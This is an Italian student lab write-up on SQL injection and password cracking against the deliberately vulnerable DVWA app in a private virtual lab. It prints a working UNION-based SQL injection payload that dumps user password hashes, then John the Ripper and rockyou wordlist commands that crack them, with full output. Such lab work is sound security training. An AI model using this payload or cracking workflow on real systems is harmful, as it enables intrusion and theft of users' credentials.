

## S6-L4

# Password Cracking

Marco Falchi

### Obiettivo dell'esercizio:


Recuperare le password hashate nel database della DVWA e eseguire sessioni di cracking per recuperare la loro versione in chiaro utilizzando i tool studiati nella lezione teorica.

### Svolgimento

Ho impostato le macchine virtuali quali Metasploitable2 e kali nella stessa rete interna, nel mio caso ip 192.168.50.102 per Metasploitable2 e 192.168.50.100 per Kali Linux.

Comando eseguito su DVWA nella sezione “SQL Injection”:

**1' UNION SELECT user, password FROM users#**



**DVWA**

**Vulnerability: SQL Injection**

User ID:

ID: 1' UNION SELECT user, password FROM users#  
First name: admin  
Surname: admin

ID: 1' UNION SELECT user, password FROM users#  
First name: admin  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' UNION SELECT user, password FROM users#  
First name: gordonb  
Surname: e99a18c428cb38d5f260853678922e03

ID: 1' UNION SELECT user, password FROM users#  
First name: 1337  
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' UNION SELECT user, password FROM users#  
First name: pablo  
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' UNION SELECT user, password FROM users#  
First name: smithy  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

Come vediamo dall'immagine, la web app ci mostra le credenziali di accesso con password hashate di tutti gli utenti salvati nel database.

## Decodifica password

È possibile riconoscere che in questo caso è stato utilizzato MD5 ad esempio tramite la lunghezza della stringa pari a 32 caratteri.

Ma ho deciso comunque di fare un test tramite il tool **John The Ripper**

```
(kali㉿kali)-[~]  
$ john --show --format=raw-MD5 /home/kali/Desktop/CoseMarco/password.txt  
  
?:password  
?:abc123  
?:charley  
?:letmein  
?:password  
  
5 password hashes cracked, 0 left
```

Ho poi salvato le password in un file di testo ed ho utilizzato il **tool John The Ripper** per decodificare le password trovate.

Tramite il comando:

```
john --format=Raw-MD5 --wordlist=/usr/share/wordlists/rockyou.txt  
/home/kali/Documents/CoseMarco/password.txt
```

il programma ci fornisce in output la password in chiaro.

```
(kali㉿kali)-[~]  
$ john --format=Raw-MD5 --wordlist=/usr/share/wordlists/rockyou.txt /home/kali/Desktop/CoseMarco/password.txt  
Using default input encoding: UTF-8  
Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 256/256 AVX2 8x3])  
Warning: no OpenMP support for this hash type, consider --fork=8  
Press 'q' or Ctrl-C to abort, almost any other key for status  
password (??)  
abc123 (??)  
letmein (??)  
charley (??)  
4g 0:00:00:00 DONE (2025-08-07 07:59) 200.0g/s 153600p/s 153600c/s 230400C/s my3kids.. dangerous  
Warning: passwords printed above might not be all those cracked  
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably  
Session completed.
```

## Double check

Ho anche deciso di verificare i risultati forniti da John The Ripper con il sito web (<https://crackstation.net/>).

Che ha confermato i dati ricevuti dal tool precedente.

Hash	Type	Result
5f4dcc3b5aa765d61d8327deb882cf99	md5	password
e99a18c428cb38d5f260853678922e03	md5	abc123
8d3533d75ae2c3966d7e0d4fcc69216b	md5	charley
0d107d09f5bbe40cade3de5c71e9e9b7	md5	letmein
5f4dcc3b5aa765d61d8327deb882cf99	md5	password

Color Codes: Green Exact match, Yellow Partial match, Red Not found.